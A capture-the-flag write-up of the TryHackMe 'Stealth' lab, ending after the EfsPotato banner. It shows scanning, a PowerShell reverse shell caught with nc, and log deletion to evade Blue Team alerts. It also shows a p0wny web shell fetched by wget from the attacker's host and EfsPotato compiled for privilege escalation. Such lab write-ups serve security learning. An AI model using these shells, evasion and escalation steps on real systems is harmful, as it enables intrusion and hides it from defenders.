Stealth

Stealth

https://tryhackme.com/room/stealth

```
rustscan -a 10.10.174.149 -- -sC -sV -A | tee scan.txt
```

Open 10.10.174.149:139

Open 10.10.174.149:445

Open 10.10.174.149:3389

Open 10.10.174.149:5985

Open 10.10.174.149:7680

Open 10.10.174.149:8000

Open 10.10.174.149:8080

Open 10.10.174.149:8443

Open 10.10.174.149:47001

Open 10.10.174.149:49664

Open 10.10.174.149:49665

Open 10.10.174.149:49666


Open 10.10.174.149:49667

Open 10.10.174.149:49668

Open 10.10.174.149:49669

Open 10.10.174.149:49675

8443 is the similar to 8080, but SSL



PowerShell Script Analyser


No file selected.

Please upload any .ps1 PowerShell script to see if it is malicious or not (Dev Mode). The tool is in dev-mode and only allow .ps1 format at this stage.

I download revshell from


https://www.revshells.com/

Try different for Powershell , the firstone works good




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.174.149] 49790
��e�?�PHH�u��h�R�8�x�����[nA�7�*�,�+�0�/���$�#�(�'�
�        ����=<5/
Rcloudflare-dns.com
▒
#�whoami

┌──(kali㉿kali)-[~]
└─$ fg
fg: no current job

┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.174.149] 49791
whoami
hostevasion\evader
```

On users Desktop I found encodedflag(file)



```
EC2 Feedback.website EC2 Microsoft Windows Guide.website encodedflag
type encodedflag
-----BEGIN CERTIFICATE----- WW91IGNhbiBnZXQgdGhlIGZsYWcgYnkgdmlzaXRpbmcgdGhlIGxpbmsgaHR0cDov LzxJUF9PRl9USElTX1BDPjo4MDAwL2FzZGFzZGFkYXNkamFramRuc2Rmc2Rmcy5w aHA= -----END CERTIFICATE-----
```



Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

□ Strict mode

Input:


```
WW91IGNhbiBnZXQgdGhlIGZsYWcgYnkgdmlzaXRpbmcgdGhlIGxpbmsgaHR0cDovLzxJUF9PRl9USElTX1BDPjo4MDAwL2FzZGFzZGFkYXNkamFramRuc2Rmc2
Rmcy5waHA=
```

132 ≡ 1

Output:

```
You can get the flag by visiting the link http://<IP_OF_THIS_PC>:8000/asdasdadasdjakjdnsdfsdfs.php
```


It is looks like a trap by Blue Team)



Iey, seems like you have uploaded invalid file. Blue team has been alerted.
Iint: Maybe removing the logs files for file uploads can help?


`Remove-Item log.txt`

Now I can see file.ps1



```
ls
file.ps1 log.txt
Remove-Item log.txt

ls
file.ps1
type file.ps1
$FolderPath = "C:\xampp\htdocs\uploads\"  $FileDictionary = @{}  # Populate the initial state of the dictionary with file names and timestamps $Files = Get-ChildItem -Path $FolderPath forea
ch ($file in $Files) {     $FileDictionary[$file.Name] = $file.LastWriteTime }  # Watch for changes in the directory while ($true) {     Start-Sleep -Seconds 1         # Check for changes
in the directory     $Files = Get-ChildItem -Path $FolderPath     foreach ($file in $Files) {         if ($FileDictionary.ContainsKey($file.Name)) {             # Compare the current timest
amp with the stored timestamp             if ($file.LastWriteTime -ne $FileDictionary[$file.Name]) {                 Write-Host "File $($file.Name) has been modified."                 # Upd
ate the dictionary with the new timestamp                 $FileDictionary[$file.Name] = $file.LastWriteTime                                                                    # Check if t
he file is executable, a PowerShell script, or a pdf document             $extension = $file.Extension.ToLower()             if ($extension -eq ".ps1") {                         $scri
ptPath = "C:\xampp\htdocs\uploads\$($file.Name)"                             try{                     #Invoke-Expression -Command "powershell.exe -ExecutionPolicy Bypass -
File $scriptPath"                                                            Start-Job -ScriptBlock { param($scriptPath) powershell.exe -ExecutionPolicy Bypass -File $scriptPath } -Argum
entList $scriptPath                             }                       catch {     Write-Host "An exception occurred: $_.Exception.Message" }
     #Write-Host "Opening file: $($file.Name)"                 #Start-Process -FilePath $file.FullName             }             }         } else {             # New file detected
   Write-Host "File $($file.Name) has been added."                          # Add the new file to the dictionary             $FileDictionary[$file.Name] = $file.LastWriteTime
         # Check if the file is executable, a PowerShell script, or a pdf document             $extension = $file.Extension.ToLower()             if ($extension -eq ".ps1") {             $
scriptPath = "C:\xampp\htdocs\uploads\$($file.Name)"                               try{                           #Invoke-Expression -Command "powershell.exe -
ExecutionPolicy Bypass -File $scriptPath"                            Start-Job -ScriptBlock { param($scriptPath) powershell.exe -ExecutionPolicy Bypass -File $scriptPath } -ArgumentList
$scriptPath                          }                        catch {     Write-Host "An exception occurred: $_.Exception.Message" }                       #Write-Host "Opening file:
 $($file.Name)"                #Start-Process -FilePath $file.FullName             }     }         # Check for deleted files     $deletedFiles = @()     foreach ($fileName in $F
ileDictionary.Keys) {         if (-not (Test-Path -Path (Join-Path $FolderPath $fileName))) {             Write-Host "File $fileName has been deleted."             # Add the deleted file to
 the array for removal             $deletedFiles += $fileName         }     }     # Remove the deleted files from the dictionary     foreach ($deletedFile in $deletedFiles) {         $File
Dictionary.Remove($deletedFile)     } }
```

Go throught first path C:\xampp\htdocs\uploads\ I found 1 more log.txt, after deleting I found flag



```
ls
hello.ps1 index.php log.txt shell.ps1 shell1.ps1 vulnerable.ps1
Remove-Item log.txt
```

10.10.174.149:8000/asdasdadasdjakjdnsdfsdfs.php

Flag: THM[redacted]


I Download to htdocs directory some php shells, p0wny work very good [https://github.com/flozz/p0wny-shell]

```
python3 -m http.server 8000
```

Target:

```
wget http://10.18.88.130:8000/shell3.php -o shell3.php
```

Now I have very interesting privillege




```
evader@HostEvasion:C:\xampp\htdocs# whoami
hostevasion\evader

evader@HostEvasion:C:\xampp\htdocs# whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

There are a lot of exploits to use this. I will use most understandeable by me


https://github.com/zcgonvh/EfsPotato

Checking version



```
evader@HostEvasion:C:\xampp\htdocs# dir C:\Windows\Microsoft.Net\Framework
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Windows\Microsoft.Net\Framework

09/15/2018  07:19 AM    <DIR>          .
09/15/2018  07:19 AM    <DIR>          ..
09/15/2018  07:11 AM             7,680 sbscmp10.dll
09/15/2018  07:11 AM             7,680 sbscmp20_mscorwks.dll
09/15/2018  07:11 AM             7,680 sbscmp20_perfcounter.dll
09/15/2018  07:11 AM             7,680 sbs_diasymreader.dll
09/15/2018  07:11 AM             7,680 sbs_microsoft.jscript.dll
09/15/2018  07:11 AM             7,680 sbs_mscordbi.dll
09/15/2018  07:11 AM             7,680 sbs_mscorrc.dll
09/15/2018  07:11 AM             7,680 sbs_mscorsec.dll
09/15/2018  07:11 AM             7,680 sbs_system.configuration.install.dll
09/15/2018  07:11 AM             7,680 sbs_system.data.dll
09/15/2018  07:11 AM             7,680 sbs_system.enterpriseservices.dll
09/15/2018  07:11 AM             7,680 sbs_wminet_utils.dll
09/15/2018  07:11 AM             7,680 SharedReg12.dll
09/15/2018  07:19 AM    <DIR>          v1.0.3705
09/15/2018  07:19 AM    <DIR>          v1.1.4322
09/15/2018  07:19 AM    <DIR>          v2.0.50727
12/25/2023  06:26 PM    <DIR>          v4.0.30319
              13 File(s)         99,840 bytes
               6 Dir(s)  13,592,858,624 bytes free
```

`C:\Windows\Microsoft.Net\Framework\v4.0.30319\csc.exe EfsPotato.cs -nowarn:1691,618`



```
C:\xampp\htdocs
wget http://10.18.88.130:8000/EfsPotato.cs -o EfsPotato.cs

C:\Windows\Microsoft.Net\Framework\v4.0.30319\csc.exe EfsPotato.cs -nowarn:1691,618
Microsoft (R) Visual C# Compiler version 4.8.3761.0  for C# 5 Copyright (C) Microsoft Corporation. All rights reserved.    This compiler is provided as part of the Microsoft (R) .NET Framew
ork, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft
.com/fwlink/?LinkID=533240
dir
uploads ') 6xK3dSBYKcSV-LCoeQqfX1RYOo3qNa7lqDY.woff2 background-image.jpg background-image2.jpg EfsPotato.cs EfsPotato.exe font.css index.php shell.php shell2.php shell3.php
```


```
evader@HostEvasion:C:\xampp\htdocs# .\EfsPotato.exe whoami
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

